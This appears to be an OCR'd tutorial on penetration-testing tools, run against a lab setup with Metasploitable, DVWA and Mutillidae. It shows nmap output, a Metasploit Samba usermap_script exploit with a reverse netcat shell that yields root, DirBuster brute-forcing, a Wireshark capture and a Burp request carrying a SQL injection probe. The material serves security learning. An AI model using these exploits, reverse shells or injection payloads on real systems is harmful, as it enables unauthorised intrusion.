

innocent@hayley: ~
File Actions Edit View Help
innocent@hayley: ~ × METASPLOIT × RECORD ×
10:54

```
└─$ sudo nmap 192.168.107.130 -sS -vv -T3 sC -n -sV --top-ports 2000
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-21 10:52 WAT
NSE: Loaded 45 scripts for scanning.
Failed to resolve "sC".
Initiating ARP Ping Scan at 10:52
Scanning 192.168.107.130 [1 port]
Completed ARP Ping Scan at 10:52, 0.05s elapsed (1 total hosts)
Failed to resolve "sC".
Initiating SYN Stealth Scan at 10:52
Scanning 192.168.107.130 [2000 ports]
Discovered open port 139/tcp on 192.168.107.130
Discovered open port 80/tcp on 192.168.107.130
Discovered open port 22/tcp on 192.168.107.130
Discovered open port 8080/tcp on 192.168.107.130
Discovered open port 443/tcp on 192.168.107.130
Discovered open port 445/tcp on 192.168.107.130
Discovered open port 143/tcp on 192.168.107.130
Discovered open port 8081/tcp on 192.168.107.130
Discovered open port 5001/tcp on 192.168.107.130
Completed SYN Stealth Scan at 10:52, 0.20s elapsed (2000 total ports)
Initiating Service scan at 10:52
Scanning 9 services on 192.168.107.130
Completed Service scan at 10:53, 12.05s elapsed (9 services on 1 host)
NSE: Script scanning 192.168.107.130.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 10:53
Completed NSE at 10:53, 0.11s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 10:53
Completed NSE at 10:53, 0.05s elapsed
Nmap scan report for 192.168.107.130
Host is up, received arp-response (0.0020s latency).
Scanned at 2023-03-21 10:52:57 WAT for 12s
Not shown: 1991 closed tcp ports (reset)
PORT     STATE SERVICE     REASON         VERSION
22/tcp   open  ssh         syn-ack ttl 64 OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.
0)
80/tcp   open  http        syn-ack ttl 64 Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1
ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSS
```




11:03
METASPLOIT
File Actions Edit View Help
NMAP × NETCAT × WEEVELY × METASPLOIT × APACHE2 SERVICE × DIRBUSTER ×

```
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.107.131:4444
[*] Command shell session 1 opened (192.168.107.131:4444 → 192.168.107.132:37093) at 2023-03-22 11:02:10 +0100

pwd
/
id
uid=0(root) gid=0(root)
id
uid=0(root) gid=0(root)
hostname
metasploitable

pwd
/
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
```



11:02
METASPLOIT
File Actions Edit View Help
NMAP × NETCAT × WEEVELY × METASPLOIT × APACHE2 SERVICE × DIRBUSTER ×

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set lhost 192.168.107.131
lhost ⇒ 192.168.107.131
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.107.132  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.107.131  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.107.131:4444
[*] Command shell session 1 opened (192.168.107.131:4444 → 192.168.107.132:37093) at 2023-03-22 11:02:10 +0100

▯
```



Target URL (eg http://example.com:80/)
http://192.168.107.132:80/

Work Method ● Use GET requests only ○ Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8


Select starting options: ● Standard start point ○ URL Fuzz

☑ Brute Force Dirs ☑ Be Recursive Dir to start with /

☑ Brute Force Files □ Use Blank Extension File extension php


URL to fuzz - /test.html?url={dir}.asp
/dvwa

Please complete the test details


OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing
File Options About Help
Scan Information
Results - List View: Dirs: 38 Files: 18
Results - Tree View
Errors: 0
Back
Pause
Stop
Report
Change


```
http://192.168.107.132:80/
Testing for dirs in /                                         0%
Testing for files in / with extention .php                    0%
Testing for dirs in /index/                                   0%
Testing for files in /index/ with extention .php              0%
Testing for dirs in /cgi-bin/                                 0%
Testing for files in /cgi-bin/ with extention .php            0%
Testing for dirs in /doc/                                     0%
Testing for files in /doc/ with extention .php                0%
Testing for dirs in /twiki/                                   0%
Testing for files in /twiki/ with extention .php              0%
Testing for dirs in /phpMyAdmin/                              0%
Testing for files in /phpMyAdmin/ with extention .php         0%
Current speed: 0 requests/sec                 (Select and right click for more options)
Average speed: (T) 71, (C) 0 requests/sec
Parse Queue Size: 0                  Current number of running threads: 200
Total Requests: 6757/17202729
Time To Finish: ~
Program running again                                        /mutillidae/index/08.php
```

Dirbuster for finding of hidden files and directories. Other command-line alternatives are gobuster, ffuf etc.



You don't have any vulnerabilities yet.

Or Create vulnerabilities manually




```
No.  Time         Source          Destination     Protocol Length Info
  1 0.000000000  142.250.200.74  172.16.245.133  TCP      60 443 → 48244 [FIN, PSH, ACK] Seq=1 Ack=1 Win=64239 Len=0
 24 4.836946988  216.58.223.195  172.16.245.133  TCP      60 443 → 49488 [ACK] Seq=1 Ack=40 Win=64240 Len=0
 49 4.844650101  216.58.223.195  172.16.245.133  TCP      60 443 → 49488 [ACK] Seq=1 Ack=64 Win=64240 Len=0
 50 4.844733964  216.58.223.195  172.16.245.133  TCP      60 443 → 49488 [ACK] Seq=1 Ack=65 Win=64239 Len=0
 80 4.895889140  216.58.223.195  172.16.245.133  TCP      60 443 → 49488 [FIN, PSH, ACK] Seq=1 Ack=65 Win=64239 Len=0
 94 5.837265896  104.18.33.171   172.16.245.133  TCP      60 443 → 50332 [ACK] Seq=1 Ack=40 Win=64240 Len=0
101 5.838034418  104.18.33.171   172.16.245.133  TCP      60 443 → 50332 [ACK] Seq=1 Ack=64 Win=64240 Len=0
102 5.838089690  104.18.33.171   172.16.245.133  TCP      60 443 → 50332 [ACK] Seq=1 Ack=65 Win=64239 Len=0
103 5.911627530  104.18.33.171   172.16.245.133  TCP      60 443 → 50332 [FIN, PSH, ACK] Seq=1 Ack=65 Win=64239 Len=0
 20 4.836631641  45.60.154.169   172.16.245.133  TCP      60 443 → 50372 [ACK] Seq=1 Ack=40 Win=64240 Len=0
 61 4.851750770  45.60.154.169   172.16.245.133  TCP      60 443 → 50372 [ACK] Seq=1 Ack=64 Win=64240 Len=0
 62 4.851835370  45.60.154.169   172.16.245.133  TCP      60 443 → 50372 [ACK] Seq=1 Ack=65 Win=64239 Len=0
 22 4.836823940  216.58.223.206  172.16.245.133  TCP      60 443 → 52854 [ACK] Seq=1 Ack=40 Win=64240 Len=0
 36 4.838471863  216.58.223.206  172.16.245.133  TCP      60 443 → 52854 [ACK] Seq=1 Ack=64 Win=64240 Len=0
 38 4.838606902  216.58.223.206  172.16.245.133  TCP      60 443 → 52854 [ACK] Seq=1 Ack=65 Win=64239 Len=0
```

```
› Frame 50: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on i
› Ethernet II, Src: VMware_ff:cf:40 (00:50:56:ff:cf:40), Dst: VMware_b3:64
› Internet Protocol Version 4, Src: 216.58.223.195, Dst: 172.16.245.133
› Transmission Control Protocol, Src Port: 443, Dst Port: 49488, Seq: 1, A
```

```
0000  00 0c 29 b3 64 c1 00 50  56 ff cf 40 08 00 45 00   ··)·d··P V··@··E·
0010  00 28 05 1f 00 00 80 06  dc 1c d8 3a df c3 ac 10   ·(······ ···:····
0020  f5 85 01 bb c1 50 b6 75  bb de b7 55 2e d8 50 10   ·····P·u ···U.·P·
0030  fa ef 3f c2 00 00 00 00  00 00 00 00               ··?····· ····
```

wireshark_eth1X91411.pcapng — Packets: 315 · Displayed: 315 (100.0%) — Profile: Default

Wireshark: can capture traffic based on an interface specified and filter precisely based on IP and/or ports/protocol and other filtering options. Then saved as a pcap file for later analysis.




Request to http://192.168.107.132:80

```
GET /dvwa/vulnerabilities/sqli/?id=5%27+AND+1%3D1+--&Submit=Submit HTTP/1.1
Host: 192.168.107.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://192.168.107.132/dvwa/vulnerabilities/sqli/?id=5&Submit=Submit
Cookie: security=medium; PHPSESSID=24c13c9d36ae236524c843014046bc65
Upgrade-Insecure-Requests: 1


```

Inspector	
Request attributes	2
Request query parameters	2
Request body parameters	0
Request cookies	2
Request headers	9


Burpsuite is a must know tool for web pentester. It serves as a proxy tool to intercept web request, to scan vulnerabilities using the automated options. And other addons and scripts can be built and embedded using java or a python library ‘Jython’ to write python code that will be converted to java using the library above.


Burp Suite Community Edition v2023.1.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Send
Cancel
Target: http://192.168.107.132
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 0
Request cookies 2
Request headers 9
Response headers 9
0 matches
Done
502 bytes | 20 millis

```
GET /dvwa/vulnerabilities/sqli/?id=5%27+AND+1%3D1+--&
Submit=Submit HTTP/1.1
Host: 192.168.107.132
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
 Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9
,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://192.168.107.132/dvwa/vulnerabilities/sqli/?id=
5&Submit=Submit
Cookie: security=medium; PHPSESSID=
24c13c9d36ae236524c843014046bc65
Upgrade-Insecure-Requests: 1

```

